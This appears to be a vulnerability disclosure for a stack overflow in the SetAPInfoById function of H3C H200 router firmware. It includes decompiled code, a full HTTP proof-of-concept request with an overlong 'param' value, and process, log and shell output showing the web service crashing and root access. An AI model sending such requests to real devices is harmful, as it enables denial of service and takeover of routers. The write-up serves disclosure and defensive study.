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
H3C H200[H200-EI] (H200V100R004) has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_202009/1345678_30005_0.htm

Product Information

H3C H200[H200-EI] H200V100R004, the latest version of simulation overview：



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H3C H200[H200-EI]全千兆智能中枢

H3C H200V100R004 版本软件及说明书

软件名称： H3C H200V100R004 版本软件及说明书
发布日期： 2020/9/29 10:17:19

下载：


- H200V100R004.zip(13.29 MB)
- H3C H200V100R004 版本说明书.pdf(570.67 KB)

软件说明：

H3C H200V100R004版本说明书

Vulnerability details

The H3C H200[H200-EI] (H200V100R004) was found to have a stack overflow vulnerability in the SetAPInfoById function. An attacker can obtain a stable root shell through a carefully constructed payload.



```
char v24[64]; // [sp+48h] [+48h] BYREF
char v25[128]; // [sp+88h] [+88h] BYREF
int v26; // [sp+108h] [+108h] BYREF
int v27; // [sp+10Ch] [+10Ch] BYREF
char v28[64]; // [sp+110h] [+110h] BYREF
int v29; // [sp+150h] [+150h] BYREF

memset(v25, 0, sizeof(v25));
memset(v28, 0, sizeof(v28));
v29 = 0;
memset(v24, 0, sizeof(v24));
strcpy(v24, "param");
v13 = sub_4932BC(a1, "param", &dword_4E1C38);
if ( !v13 )
  return -2;
sscanf(v13, "%[^;]", v25);
```


In the `SetAPInfoById` function, `v13` (the value `param`) we entered is formatted using the `sscanf` function and in the form of `%[^;]` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `v25` , it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=SetAPInfoById&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




```
  967 *root        592 S   /bin/watchdog &
  987 *root        840 S   dnsmasq -r /etc/resolv.conf -n -c 500
  989 *root        964 S   /bin/dhcpd -d -q eth0
 1020 *root        320 S   /bin/igmpproxy WAN1 eth0 -D
 1051 *root        872 S   upnpd /var/run/upnp_385875968 eth0 WAN1
 1225 *root        616 S   telnetd
 1566 *root       1044 S   -mwcli
 1567 *root        804 S   /bin/sh
 1573 *root       2220 S   /bin/webs &
 1576 *root        728 R   ps
```

The picture above shows the process information before we send poc.



```
  966 *root      1144 S   /bin/monitor &
  967 *root       592 S   /bin/watchdog &
  987 *root       840 S   dnsmasq -r /etc/resolv.conf -n -c 500
  989 *root       964 S   /bin/dhcpd -d -q eth0
 1020 *root       320 S   /bin/igmpproxy WAN1 eth0 -D
 1051 *root       872 S   upnpd /var/run/upnp_385875968 eth0 WAN1
 1225 *root       616 S   telnetd
 1566 *root      1044 S   -mwcli
 1567 *root       804 S   /bin/sh
 1577 *root      2216 S   /bin/webs &
 1580 *root       728 R   ps
```

In the picture above, we can see that the PID has changed since we sent the POC.



日志信息


提示：点击日志信息的各属性标题，可进行排序；双击日志表项，可查看该日志详细信息和操作建议。

查询项： 日期

关键字： 请选择

	日期时间	级别	信息来源	信息内容
!	[redacted]	error	系统	webs进程已重启。

The picture above is the log information.




连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



```
BusyBox v1.2.0 (2020.08.22-06:40+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1011      1011          8080 Aug 22  2020 www
drwxr-xr-x   10 *root     root             0 Jul 30 03:46 var
drwxrwxr-x    5 1011      1011            62 Aug 22  2020 usr
drwxrwxr-x    3 1011      1011            26 Aug 22  2020 uclibc
lrwxrwxrwx    1 1011      1011             7 Aug 22  2020 tmp -> var/tmp
dr-xr-xr-x   11 *root     root             0 Jan  1  1970 sys
lrwxrwxrwx    1 1011      1011             3 Aug 22  2020 sbin -> bin
dr-xr-xr-x   76 *root     root             0 Jan  1  1970 proc
drwxr-xr-x    6 *root     root             0 Jan  1  1970 mnt
lrwxrwxrwx    1 1011      1011             3 Aug 22  2020 lib32 -> lib
drwxrwxr-x    3 1011      1011          2195 Aug 22  2020 lib
lrwxrwxrwx    1 1011      1011             9 Aug 22  2020 init -> sbin/init
drwxrwxr-x    2 1011      1011             3 Aug 22  2020 home
drwxr-xr-x    3 *root     root             0 Jan  1  1970 ftproot
drwxr-xr-x    9 *root     root             0 May 23 23:46 etc
drwxrwxr-x    3 1011      1011          2528 Aug 22  2020 dev
drwxr-xr-x    2 1011      1011          1718 Aug 22  2020 bin
/ # 
```

Finally, you also can write exp to get a stable root shell.